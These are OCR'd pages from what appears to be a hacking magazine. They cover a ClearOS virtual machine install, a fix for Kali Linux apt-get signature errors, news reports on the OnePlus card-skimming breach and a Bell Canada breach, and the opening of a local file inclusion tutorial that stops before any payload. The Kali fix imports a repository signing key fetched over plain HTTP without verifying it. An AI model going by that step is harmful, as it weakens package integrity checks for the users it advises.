
Select that and click on "Finish".



As you can see below, our ClearOS virtual machine now has two network adapters. Click on OK to close the settings window.




Now Power ON the machine. After a small delay, the virtual machine will Power ON.The mac -hine will power ON and take you to the screen as sho-wn below. Use the option "Install ClearOS ....." using arrow keys on your keyboard. Hit on Enter. Even if you don't hit Enter, th -e option you highlighted will be automatically selected after some time.




The system will prompt you to hit Enter to start the installation process. Press the "Enter" key

Select the language in which you want to run the installation process and click on "Continue".

Next, we will be shown the Installation summary. We can change any settings of the virtual machine from here. Let's change the Network settings from here. Click on the highlighted area.




The "Network and Hostname" window will open. By default, both the adapters will be turned OFF. We need turn it ON by toggling the switch as shown in the image below.




In ON position, it will look like below. Do this for both the adapters. Once turned ON, click on

"Done" to the top left.




This will take us back to the Installation Summary page as shown below. Configure other sett -ings if you want.




Once all the settings are configured, click on "Begin Installation". This will start the installatio- n process. Don't worry if you forgot any configuration. The system will prompt you if it needs


anything to be set as shown below. In this case, I forgot to set the ROOT password.




So I click on that message and set a Root password as shown below. Once the password is set, click on "Done".



Now it shows the message "Root password is set" as shown below.




The installation process will continue and once it is finished, you will be prompted to reboot t-he system. Reboot the system. It will ask for credentials. Enter them and you will be greeted with a screen as shown below.



That's it. You have successfully installed ClearOS in Vmware. Now launch into the Graphics mode console by choosing the highlighted option.

You will see something like below. You will be shown the IP address of the virtual machine we just created and also how to access it from a remote machine. That's all for now.



Have something
to say.
Send your
feedback
to
qa@hackercool.com

Kali Linux apt-get update signature verification error

FIXIT

If you are a regular user of Kali Linux or for that matter any Ununtu or Debian machine, you s -hould be knowing what *apt-get update* is. It is a simple way of updating the packages of Linu -x systems. Frequenly many Kali Linux users face the problem as shown in the image given below while running the update command.

Today we will see how to fix this problem. As underlined in the given image, the error o -ccurs when verifying the signatures. What signatures is the error referring to? Just like any s -oftwares nowadays, the Debian packages are supplied with a digital signature to preserve th -eir integrity. Before downloading the packages, these signatures are verified. If these don' t match, we get an error as shown below.

```
root@kali:~# apt-get update
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Err:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux R
epository <devel@kali.org>
Fetched 30.5 kB in 1s (16.7 kB/s)
Reading package lists... Done
W: An error occurred during the signature verification. The repository is not up
dated and the previous index files will be used. GPG error: http://ftp.yzu.edu.t
w/Linux/kali kali-rolling InRelease: The following signatures were invalid: EXPK
EYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  The f
ollowing signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Reposito
ry <devel@kali.org>
W: Some index files failed to download. They have been ignored, or old ones used
 instead.
```

To solve this problem, we need to get the new signature as shown in the image shown below

```
root@kali:~# apt-get update
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Err:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease
  The following signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux R
epository <devel@kali.org>
Fetched 30.5 kB in 1s (16.7 kB/s)
Reading package lists... Done
W: An error occurred during the signature verification. The repository is not up
dated and the previous index files will be used. GPG error: http://ftp.yzu.edu.t
w/Linux/kali kali-rolling InRelease: The following signatures were invalid: EXPK
EYSIG ED444FF07D8D0BF6 Kali Linux Repository <devel@kali.org>
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease  The f
ollowing signatures were invalid: EXPKEYSIG ED444FF07D8D0BF6 Kali Linux Reposito
ry <devel@kali.org>
W: Some index files failed to download. They have been ignored, or old ones used
 instead.
root@kali:~# wget -q -O - archive.kali.org/archive-key.asc | apt-key add
OK
root@kali:~#
```

Once this is done, ***apt-get update*** should work fine as shown below.

```
root@kali:~# apt-get update
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [15.7 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [15.7 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [15.7 MB]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/non-free i386 Packages [144
kB]
Get:4 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/contrib i386 Packages [109 k
B]
Fetched 3,566 kB in 8min 6s (7,327 B/s)
Reading package lists... Done
root@kali:~#
```

ONEPLUS DATA BREACH, BELL CANADA

HACKS OF THE MONTH

If you are a mobile phone user, you definitely know about OnePlus. OnePlus is a Chinese c-ompany specialising in manufacturing of SmartPhones. The company has operations in over 38 countries.Some of their popular models are OnePlus5, OnePlus5T and 3T etc.

What?

Over 40,000 user's credit card information was breached from the official website of the company oneplus.net. Those users who have used paypal are not affected. Similarly those who have used their saved account to make purchases are also not affected. The leaked information included full credit card information ,card numbers, expiry dates and security codes.The users who entered their data on the website between mid-November 2017 and Jan 11, 2018 are affected.

How?

The breach got revealed when users who made transactions in the aforementioned time frame saw fradulent transactions on their cards. When OnePlus investigated, it got to know that hackers hacked into their website and implanted a malicious Javascript code into the payment system which enabled them to steal data as entered. This data was acquired before the system encrypted this data. But it is still not clear as to how the hackers got into the website.

Who?

As the investigation is still on, we have no information as to who did this but the breach definitely occurred due to security failings in the web server of OnePlus.

Aftermath

After the hack was detected, OnePlus quarantined the malicious code and restored the website back. It had already mailed all the affected users and offered them free credit monitoring. It has blocked credit card payments temporarily and asked users to report fradulent activity in their respective banks.

Bell Canada is a Canadian telecommunications company. It is popularly known as Bell and is the largest provider of telecom services in Canada.

What?

Personal data belonging to about 1,00,000 subscribers of Bell canada has been compromised in the latest data breach. The leaked data includes names, phone numbers, email addresses, usernames and account numbers. If reports about the investigation are to be believed, the financial data (credit card data) is not compromised.

This is the second time in less than a year that Bell Canada's data been breached.In May 2017 a hacker (whose identity is still unknown) gained access to about 1.9 million active email addresses and about 1,700 customer names and active phone numbers.

How?

Little is known about how the breach occurred just like the 2017 breach. But it is assumed that the same method may have been used. Bell did not disclose how the attack occurred, but pointed that recycled malware may have been used to exploit weaknesses in the server . It is also presumed that Bell Canada did not implement proper cyber security safeguards.

Who?

Neither the hacker responsible for the previous hack nor the present one are unknown till date. It seems that in the previous case of data breach, a hacker or a hacking demanded a ransom which was not paid by the company. If the present hack is the work of the same hacker or a hacking group, then this time he may not demand a ransom but try to sell the data elsewhere.

Though the breached data is not in case any sensitive, this data may open up new avenues for further hacks.

LOCAL FILE INCLUSION IN WORDPRESS SITE EDITOR PLUGIN

WEBSITE HACKING

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. Wi -th advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.


This new section has been introduced to understand various vulnerabilities a website may contain and understand how those vulnerabilities can be exploited. Of c- ourse from a real world perspective.

